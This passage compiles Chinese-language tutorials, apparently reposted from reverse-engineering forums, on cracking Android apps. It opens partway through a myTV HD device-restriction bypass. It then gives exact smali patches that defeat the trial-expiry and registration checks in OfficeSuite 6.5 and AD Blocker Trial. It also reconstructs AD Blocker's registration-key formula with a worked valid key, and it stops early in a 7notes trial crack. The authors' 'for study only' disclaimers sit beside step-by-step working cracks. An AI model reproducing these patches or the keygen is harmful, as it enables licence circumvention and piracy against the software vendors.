./d2j-jasmin2jar.sh -f -o ../apk/mytvhd_prod_new.jar ../apk/mytvhd_prod

#驗証一下
./d2j-asm-verify.sh ../apk/mytvhd_prod_new.jar

#把 jar 檔變成 Dalvik VM 的 dex 檔
./d2j-jar2dex.sh -f -o ../apk/classes.dex ../apk/mytvhd_prod_new.jar
```

```
#複製一份新的 apk 以免改動原有 apk
cp ../apk/mytvhd_prod.apk ../apk/mytvhd_prod_new.apk

#把新的 dex 檔放到 apk 中，取代原有的 classes.dex
zip -r ../apk/mytvhd_prod_new.apk ../apk/classes.dex

#sign apk
./d2j-apk-sign.sh -f -o ../apk/mytvhd_prod_new_signed.apk ../apk/mytvhd_prod_new.apk
```

21:01
myTV HD
myTV
對不起，你的流動裝置暫未支援使用此應用程式！
確認

失敗了，為什麼！？呵呵，西杰第一次嘗試就為這個蠢問題花了不少時間，原因其實很簡單，把新的 apk 解壓縮一下就可以看到問題。



看到嗎？有兩個 classes.dex，是 zip command 用錯了，classes.dex 應該要放在根目錄才可以，那解決方法呢？很簡單，把 apk/classes.dex 拉出來放在根目錄然後再 zip 一次和 sign 一次就好了。

劇集

綜藝娛樂

飲食旅遊

生活消閒

新聞財經

音樂

成功了！其實破解軟件沒有大家想像的那麼難，現成工具已經做得很好，只要花少許時間分析一下人家的代碼就可以了。當然，我還是那句，本篇文章只是為了教學，研究一下 apk，看看如何做逆向工程，並不是要你們把天下間的軟件都破下來，請尊重別人！

參考：

https://code.google.com/p/dex2jar/wiki/ModifyApkWithDexTool

http://en.wikipedia.org/wiki/Java_bytecode_instruction_listings

http://dukeland.hk/2013/05/13/android-apk-reverse-engineering-cracking-the-mytv-hd-restriction/

http://blog.csdn.net/dukelandhk/article/details/8919780

破解 OfficeSuite6.5

小试锋芒
http://bbs.pediy.com/showthread.php?t=159691

这个软件试用版有时间限制，过期来就无法使用，需要注册。

用到的工具：APKTOOL、Notepad++
首先用 APKTOOL 反编译 apk

1、搜索关键字“试用”，找到 string.xml 当中：

代码:

```
<string  name="enter_key">输入解锁码</string>
        <string  name="no_days_left_in_trial">试用期已到期。</string>
        <string  name="x_days_left_in_trial">试用期还剩%d 天。</string>
```

2、再次搜索 no_days_left_in_trial，找到 public.xml:

代码:

```
2135            <public  type="string"  name="untitled_file_name"  id="0x7f0b0202"  />
  2136            <public  type="string"  name="enter_key"  id="0x7f0b0203"  />
  2137:           <public  type="string"  name="no_days_left_in_trial"  id="0x7f0b0204"  />
  2138            <public  type="string"  name="x_days_left_in_trial"  id="0x7f0b0205"  />
  2139            <public  type="string"  name="enter_key_button"  id="0x7f0b0206"  />
```

3、下面查找 smali 文件中在哪里调用了"no_days_left_in_trial"字符串，搜索：0x7f0b0204
smali 文件中：\smali\com\mobisystems\registration\c.smali:

代码:

```
method  public  static  a(Landroid/content/Context;Lcom/mobisystems/registration/d;)Ljava/lang/String;
        .locals  4

        invoke-virtual  {p1},  Lcom/mobisystems/registration/d;->auN()Z    //判断是否过期，返回值为 1 过期，为 0 不
过期

        move-result  v0
```

```
if-eqz  v0,  :cond_0        //关键点，不过期就判断还剩下多少天

const  v0,  0x7f0b0204

invoke-virtual  {p0,  v0},  Landroid/content/Context;->getString(I)Ljava/lang/String;

move-result-object  v0

:goto_0
return-object  v0

:cond_0
invoke-virtual  {p1},  Lcom/mobisystems/registration/d;->auQ()I

move-result  v0

const  v1,  0x7f0b0205    //试用期还剩%d 天。

invoke-virtual  {p0,  v1},  Landroid/content/Context;->getString(I)Ljava/lang/String;

move-result-object  v1

const/4  v2,  0x1

new-array  v2,  v2,  [Ljava/lang/Object;

const/4  v3,  0x0
```

```
        invoke-static  {v0},  Ljava/lang/Integer;->valueOf(I)Ljava/lang/Integer;

        move-result-object  v0

        aput-object  v0,  v2,  v3

        invoke-
static  {v1,  v2},  Ljava/lang/String;->format(Ljava/lang/String;[Ljava/lang/Object;)Ljava/lang/String;

        move-result-object  v0

        goto  :goto_0
.end  method
```

上面的代码是经过混淆处理了的，但是我们还是可以通过上下文来推测其中的关键部分。

4、查看 Lcom/mobisystems/registration/d;->auN()Z 函数，想办法让其返回值始终为 0，即永不过期。
代码:

```
.method  public  declared-synchronized  auN()Z
        .locals  2

        monitor-enter  p0

        :try_start_0
        iget-boolean  v0,  p0,  Lcom/mobisystems/registration/d;->cCw:Z

        if-nez  v0,  :cond_0
```

```
invoke-virtual  {p0},  Lcom/mobisystems/registration/d;->au0()I

move-result  v0

iget-short  v1,  p0,  Lcom/mobisystems/registration/d;->cCq:S
:try_end_0
.catchall  {:try_start_0  ..  :try_end_0}  :catchall_0

if-lt  v0,  v1,  :cond_0

const/4  v0,  0x1    //修改其值为0，让其返回值始终为0

:goto_0
monitor-exit  p0

return  v0        //v0为返回值

:cond_0
const/4  v0,  0x0

goto  :goto_0

:catchall_0
move-exception  v0

monitor-exit  p0

throw  v0
```

```
.end  method
```

5、至此，可以无限制使用，但是第一次运行程序还是会弹出解锁的框。

下面再改造一下使其成为已注册版，不再弹出解锁的框。

6、搜索"Lcom/mobisystems/registration/c;->a"找到 smali\com\mobisystems\office\ai.smali:有调用该函数。

com/mobisystems/office/ai.smali 中：

代码:

```
.method  public  static  B(Landroid/content/Context;)Ljava/lang/String;
        .locals  2

        invoke-
static  {p0},  Lcom/mobisystems/office/ai;->A(Landroid/content/Context;)Lcom/mobisystems/registration/d;

        move-result-object  v0

        invoke-virtual  {v0},  Lcom/mobisystems/registration/d;->auM()Z    //判断是否已经注册，返回值 1 为已注册，0
为未注册。

        move-result  v1

        if-eqz  v1,  :cond_0

        const  v0,  0x7f0b020c    //已经注册

        invoke-virtual  {p0,  v0},  Landroid/content/Context;->getString(I)Ljava/lang/String;

        move-result-object  v0

        :goto_0
        return-object  v0
```

```
        :cond_0
        invoke-
static  {p0,  v0},  Lcom/mobisystems/registration/c;->a(Landroid/content/Context;Lcom/mobisystems/registration/d;)
Ljava/lang/String;

        move-result-object  v0

        goto  :goto_0
.end  method
```

其中 通过查找"0x7f0b020c"，<public type="string" name="already_registered" id="0x7f0b020c" /> 可以发现是已经注册的字符串信息。

看看 auM()Z 函数的具体内容；

代码:

```
.method  public  declared-synchronized  auM()Z
        .locals  1

        monitor-enter  p0

        :try_start_0
        iget-boolean  v0,  p0,  Lcom/mobisystems/registration/d;->cCw:Z
        :try_end_0
        .catchall  {:try_start_0  ..  :try_end_0}  :catchall_0

        monitor-exit  p0

        return  v0
```

```
        :catchall_0
        move-exception  v0

        monitor-exit  p0

        throw  v0
.end  method
```

在 return v0 之前给返回值 v0 赋值为 1，重建 APK,签名，测试，已经注册。

0.00K/s
11:43
OfficeSuite
Professional版本
版本6.5.1010
注册版本。
如需更多产品，请访问：
www.mobisystems.com
Copyright © 2009-2012
Mobile Systems, Inc.
产品包括：
FreeType
OfficeSuite is based in part on the work of the FreeType Team.
Copyright (C) 1996-2002, 2006, David Turner, Robert Wilhelm, and Werner Lemberg
Project home page:
http://freetype.sourceforge.net/freetype2/
关闭

至此，完成注册版本。

AD Blocker Trial 破解小记

标 题: 【原创】AD Blocker Trial 破解小记
作 者: 我是土匪
时 间: 2012-02-28,20:55:16
链 接: http://bbs.pediy.com/showthread.php?t=147127

【文章标题】: 【原创】AD Blocker Trial 破解小记
【文章作者】: 漏网之鱼
【作者邮箱】: lwzy-crack@163.com
【作者主页】: http://lwzy-crack.blog.163.com
【作者 QQ】: 530747686
【软件名称】: AD Blocker Trial
【下载地址】: 自己搜索下载
【操作平台】: Windows 7
【软件介绍】: 一款 Android 平台的广告拦截软件。
【作者声明】: 只是感兴趣，没有其他目的。失误之处敬请诸位大侠赐教!
【软件介绍】
软件简介:英文名字叫 "AD Blocker Trial",中文名有点长——"广告拦截器及净触发器的审判" 。
该软件无需手机用户获得 root 权限，因为该软件拦截广告原理不是修改 hosts 文件 127.0.0.1 来实现的，并且可以单独设置拦截哪一款软件的广告非常人性化值得试用。

使用方法:启动软件后 找到你想要拦截广告的软件名称单击，选择“Block” 就可以了
取消拦截：找到你不想要拦截广告的软件名称单击 选择“Unblock”就可以了 简单吧！

注:有些应用程序如果你第一次没有阻止的话下次再阻止就不行了，因为第一次已经下载好了，解决方法就清理下缓存。

“AD Blocker Trial ”优点无需用户获取 root 可以自己选择拦截某款软件的广告 值得下载！
但是它是共享软件，需要注册，软件有时间限制。过期后，软件不能正常使用，并且弹出'NAG'如图所示：

SAMSUNG
11:09
AD Blocker Trial
SmartDog Studio
3D猫
2.0.2
404加密
Expired!
This trial version has expired, if you like it and want to continue using it, please buy it.
1.3
AlertRecipients
2.3.4
Android实景墙纸
2.3.4


因为国行手机 Root 以后就不给保修了，所以我至今没有 Root,从"安卓市场"里面下载的很多程序都带有广告，很烦人，而且还浪费流量
于是我就找到了这个软件，用了 3 天以后不能用了，提示过期，看来只好自己动手"PJ"它了。

【详细过程】

准备工作：安装好 Java 运行环境，没有的朋友去这里下载 http://www.java.com/zh_CN/

用到的工具：ApkTool_GUI_1.3.5 内测.exe(众多 Android 程序的 GUI 版本)， Notepad++ (非常强大的文本编辑工具，推荐使用 下载地址：http://notepad-plus-plus.org/)

1、反编译 apk：



反编译后生成了 ADBlocker_trial 文件夹，浏览目录发现 ADBlocker_trial\smali\net\xdevelop \util 里面 有一个可疑 文件 RegUtil.smali，*.smali 是什么文件？你问我啊！去看这篇文件，有详细介 绍：http://bbs.pediy.com/showthread.php?t=135323

RegUtil.smali 内部结构如下：

```
1   .class public final Lnet/xdevelop/util/RegUtil;
2   .super Ljava/lang/Object;
3   .source "RegUtil.java"
4
5
6   # direct methods
7   .method public constructor <init>()V
15  .end method
16
17  .method public static check(Landroid/content/Context;Ljava/lang/String;)Z
39  .end method
40
41  .method private static check(Ljava/lang/String;Ljava/lang/String;)Z
89  .end method
90
91  .method private static genKey(Ljava/lang/String;)Ljava/lang/String;
130 .end method
131
132 .method private static getLocalPhone(Landroid/content/Context;)Ljava/lang/String;
177 .end method
178
179 .method public static getProdCode(Landroid/content/Context;)Ljava/lang/String;
194 .end method
195
196 .method private static getProdCode(Ljava/lang/String;)Ljava/lang/String;
395 .end method
396
```

通过这几个方法的名称，我们大致可以猜测出每个方法的用途：
check ，检查是否注册成功，
getProdCode ，生成本手机（getLocalPhone）的机器码

用 Notepad++ 打开 ADBlocker_trial\smali\net\xdevelop\adblocker_t 目录下的所有文件，搜索过期 提示 "This trial version has expired, if you like it and want to continue using it, please buy it."

来到这个文件 ADBlocker.smali 的 这里

```
.method protected onResume()V
    .locals 2

    .prologue
    .line 141
    invoke-super {p0}, Landroid/app/Activity;->onResume()V

    .line 142
    const-string v0, "ap"

    const-string v1, "onResume"

    invoke-static {v0, v1}, Landroid/util/Log;->v(Ljava/lang/String;Ljava/lang/String;)I

    .line 143
    new-instance v0, Lnet/xdevelop/adblocker_t/ADBlocker$2;

    invoke-direct {v0, p0}, Lnet/xdevelop/adblocker_t/ADBlocker$2;-><init>(Lnet/xdevelop/adblocker_t/ADBlocker;)V

    .line 149
    invoke-virtual {v0}, Lnet/xdevelop/adblocker_t/ADBlocker$2;->start()V

    # 这里判断是否过期
    .line 151
```

```
    invoke-static {p0}, Lnet/xdevelop/adblocker_t/ProtectorPreferences;->isExpired(Landroid/content/Context;)Z

    move-result v0

    if-eqz v0, :cond_0

    .line 152
    const-string v0, "Expired!"

    const-string v1, "This trial version has expired, if you like it and want to continue using it, please buy it."

    invoke-direct {p0, v0, v1}, Lnet/xdevelop/adblocker_t/ADBlocker;->showDialog(Ljava/lang/String;Ljava/lang/CharSequence;)V

    .line 155
    :cond_0
    return-void
.end method
```

通过阅读这个文件，我们发现一个非常可疑的 方法 ： .method private final reg(Landroid/content/Context;Ljava/lang/String;)V

仔细阅读后发现：


```
.method private final reg(Landroid/content/Context;Ljava/lang/String;)V
    .locals 3
    .parameter "context"
    .parameter "key"

    .prologue
    .line 477
```

```
    # 调用 check 函数 判断是否注册
    invoke-static {p1, p2}, Lnet/xdevelop/util/RegUtil;->check(Landroid/content/Context;Ljava/lang/String;)Z

    move-result v1
    # 如果没有注册成功，就跳到 cond_0
    if-eqz v1, :cond_0

    .line 478
    invoke-static {p0}, Lnet/xdevelop/adblocker_t/ProtectorPreferences;->getPref(Landroid/content/Context;)Lnet/xdevelop/adblocker_t/ProtectorPrefModel;

    move-result-object v0

    .line 479
    .local v0, m:Lnet/xdevelop/adblocker_t/ProtectorPrefModel;
    const/4 v1, 0x1

    iput-boolean v1, v0, Lnet/xdevelop/adblocker_t/ProtectorPrefModel;->donated:Z

    .line 480
    invoke-
static {p0, v0}, Lnet/xdevelop/adblocker_t/ProtectorPreferences;->savePref(Landroid/content/Context;Lnet/xdevelop/adblocker_t/ProtectorPrefModel;)V

    .line 481
    const v1, 0x7f070011

    invoke-virtual {p0, v1}, Lnet/xdevelop/adblocker_t/ADBlocker;->getText(I)Ljava/lang/CharSequence;

    move-result-object v1
```

```
invoke-interface {v1}, Ljava/lang/CharSequence;->toString()Ljava/lang/String;

move-result-object v1

const v2, 0x7f070013
# 注册成功
invoke-virtual {p0, v2}, Lnet/xdevelop/adblocker_t/ADBlocker;->getText(I)Ljava/lang/CharSequence;

move-result-object v2

invoke-interface {v2}, Ljava/lang/CharSequence;->toString()Ljava/lang/String;

move-result-object v2

invoke-direct {p0, v1, v2}, Lnet/xdevelop/adblocker_t/ADBlocker;->showMsg(Ljava/lang/String;Ljava/lang/String;)V

.line 486
.end local v0          #m:Lnet/xdevelop/adblocker_t/ProtectorPrefModel;
:goto_0
return-void

.line 484
:cond_0
const v1, 0x7f070012

invoke-virtual {p0, v1}, Lnet/xdevelop/adblocker_t/ADBlocker;->getText(I)Ljava/lang/CharSequence;
```

```
    move-result-object v1

    invoke-interface {v1}, Ljava/lang/CharSequence;->toString()Ljava/lang/String;

    move-result-object v1

    const v2, 0x7f070014
    # 注册失败
    invoke-virtual {p0, v2}, Lnet/xdevelop/adblocker_t/ADBlocker;->getText(I)Ljava/lang/CharSequence;

    move-result-object v2

    invoke-interface {v2}, Ljava/lang/CharSequence;->toString()Ljava/lang/String;

    move-result-object v2

    invoke-direct {p0, v1, v2}, Lnet/xdevelop/adblocker_t/ADBlocker;->showMsg(Ljava/lang/String;Ljava/lang/String;)V

    goto :goto_0
.end method
-----------------------------------------------------------------------------
.field public static final upgrade_failed:I = 0x7f070014

.field public static final upgrade_success:I = 0x7f070013
-----------------------------------------------------------------------------
```

破解方法： if-eqz v1, :cond_0 这一句话 删掉，保存，用 ApkTool_GUI_1.3.5 内测.exe 打包，OK，搞定，
效果如图：




AD Blocker Trial 注册算法

【文章标题】： 【原创】AD Blocker Trial 注册算法
【下载地址】： http://as.baidu.com/a/item?docid=150568&pre=web_am_se

【操作平台】： Ubuntu11.10
【使用工具】： Apktool v1.4.3 ， dex2jar-0.0.9.9, jd-gui-0.3.3
【作者邮箱】： iltgcl@163.com
【作者声明】： 仅作为研究交流使用。
【软件名称】： 英文名： AD Blocker Trial 中文名：广告拦截器及净触发器的审判。
【破解过程】

先安装程序，启动以后，点击弹出菜单 Buy 选项，进入到注册界面。发现程序已经给出了我的 Product Code:44173112, 输入试练码：12345678，程序弹出对话框表示出错了。



好了，基本信息搜集完了。使用 dex2jar 反编译，然后用 jd-gui 打开，太好了，代码尽然没有混淆，省了不少麻烦。虽然这个程序的算法非常简单，但我还是尽量详细的将分析过程写下来。

首先需要找到注册界面。从前面信息搜集过程中知道是在弹出菜单中点击 Buy 选项出现的注册界面，找到如下代码片段

代码:

```
public  boolean  onOptionsItemSelected(MenuItem  paramMenuItem)
    {
        int  i  =  1;
        switch  (paramMenuItem.getItemId())
        {
        default:
            i  =  0;
        case  1:
        case  0:
        case  2:
        case  3:
        case  4:
        }
        while  (true)
        {
            return  i;
            showAbout();
            continue;
            showHelp();
            continue;
            Intent  localIntent  =  new  Intent();
            localIntent.setClass(this,  ProtectorPreferencesActivity.class);
            startActivity(localIntent);
            continue;
            showDonateDialog();
```

```
            continue;
            startActivity(new  Intent("android.intent.action.VIEW",  Uri.parse("market://search?q=\"SmartDog  Studio\"")));
        }
    }
```

由于反编译不太可能与原码一样，所以上面这段代码流程比较乱。通常这种情况需要通过 smali 文件来仔细分析，
不过这里你可以试着猜猜看，我反正一眼就看到了 showDonateDialog() 。

代码:

```
private  void  showDonateDialog()
    {
        View  localView  =  LayoutInflater.from(this).inflate(2130903043,  null);
        EditText  localEditText  =  (EditText)localView.findViewById(2131296263);
        ((TextView)localView.findViewById(2131296262)).setText(RegUtil.getProdCode(this));
        ((TextView)localView.findViewById(2131296264)).setText(ContentUtil.getDonateGuide(this));
        new  AlertDialog.Builder(this).setTitle(Html.fromHtml("<b>"  +  getText(2131165207)  +  "</b>")).setView(localView).setPositiveButton("OK",  new  ADBlocker.3(this,  localEditText)).setNeutralButton("Buy",  new  ADBlocker.4(this)).setNegativeButton("Cancel",  null).show();
    }
```

我们知道，点击 OK 会进行注册判断，继续进入 ADBlocker.3 看看

代码:

```
class  ADBlocker$3
    implements  DialogInterface.OnClickListener
```

```
{
    public  void  onClick(DialogInterface  paramDialogInterface,  int  paramInt)
    {
        if  (this.val$key.getText()  !=  null)
            ADBlocker.access$3(this.this$0,  this.this$0,  this.val$key.getText().toString());
    }
}
```

哦，点击后会调用 ADBlocker.access$3(...)，我输入的试炼码会作为参数。比较讨厌的是 access$3 是什么意思呢？

当在 JAVA 内部类中调用外部类的私有方法时，编译器会自动合成一个静态函数。好了，使用 Apktool 工具反编译吧，然后打开

代码:

```
.method  static  synthetic  access$3(Lnet/xdevelop/adblocker_t/ADBlocker;Landroid/content/Context;Ljava/lang/Strin
g;)V
        .locals  0
        .parameter
        .parameter
        .parameter

        .prologue
        .line  476
        invoke-
direct  {p0,  p1,  p2},  Lnet/xdevelop/adblocker_t/ADBlocker;->reg(Landroid/content/Context;Ljava/lang/String;)V

        return-void
.end  method
```

仅仅调用了 reg 函数而已。

代码:

```
private final void reg(Context paramContext, String paramString)
    {
        if (RegUtil.check(paramContext, paramString))
        {
            ProtectorPrefModel localProtectorPrefModel = ProtectorPreferences.getPref(this);
            localProtectorPrefModel.donated = true;
            ProtectorPreferences.savePref(this, localProtectorPrefModel);
            showMsg(getText(2131165201).toString(), getText(2131165203).toString());
        }
        while (true)
        {
            return;
            showMsg(getText(2131165202).toString(), getText(2131165204).toString());
        }
    }
```

看到这里，聪明的你一定知道 RegUtil.check 就是关键比较点了！只要返回 true 就可以了。

代码:

```
public static boolean check(Context paramContext, String paramString)
    {
        return check(getProdCode(getLocalPhone(paramContext)), paramString);
    }

private static boolean check(String paramString1, String paramString2)
    {
```

```
        int  i  =  0;
        if  ((paramString1  ==  null)  ||  (paramString2  ==  null));
        while  (true)
        {
            return  i;
            try
            {
                boolean  bool  =  genKey(paramString1).equals(paramString2);
                if  (!bool)
                    continue;
                i  =  1;
            }
            catch  (Exception  localException)
            {
            }
        }
    }
```

看后面那个 check 函数

paramString1 ：Product Code(模拟器上就是 44173112)

paramString2：试炼码

显然只要 genKey 函数返回值等于试炼码就可以了，注意 genKey 函数的参数就是 ProductCode，那么来看看该函数吧

代码:

```
private  static  String  genKey(String  paramString)
    {
        long  l1  =  Long.parseLong(paramString);
        long  l2  =  l1  /  10000L;
```

```
        long  l3  =  l1  -  10000L  *  l2;
        return  Long.toString((l2  +  l3)  *  (l2  *  l3));
    }
```

我靠，这么简单！用白话来说就是将 ProductCode 分成两个部分：l2 = 前 4 位，l3 = 后 4 位
试炼码应该等于(l2 + l3) * (l2 * l3)
那么对于 44173112 来说，注册码=((4417+3112)*(4417*3112)) = 103491405416

破解 7notes with mazec 体验版的 10 天限制


标 题: 【原创】破解 7notes with mazec 体验版的 10 天限制
作 者: 小试锋芒
时 间: 2012-11-26,12:43:12
链 接: http://bbs.pediy.com/showthread.php?t=159125

声明：本文章仅做技术研究，请勿用于非法用途。

这个软件是日文手写输入法，对于工作当中经常要用日文进行书写的人来说还是很不错的，但是这个版本是体验版，有 10 天的限制，10 天过后会弹出提示不能继续使用,如下图：

用到的工具：APKTOOL、JD-GUI、Notepad++

1、用 APKTOOL 反编译该程序，由弹出的过期提示，在 smali 文件中搜索关键字："Expired",如下图：



其中 isTrialExpired 方法值得我们注意，由字面意思可以推测，这个方法应该是判读是否过期。因此，我们再次搜索关键字：isTrialExpired，如下图：

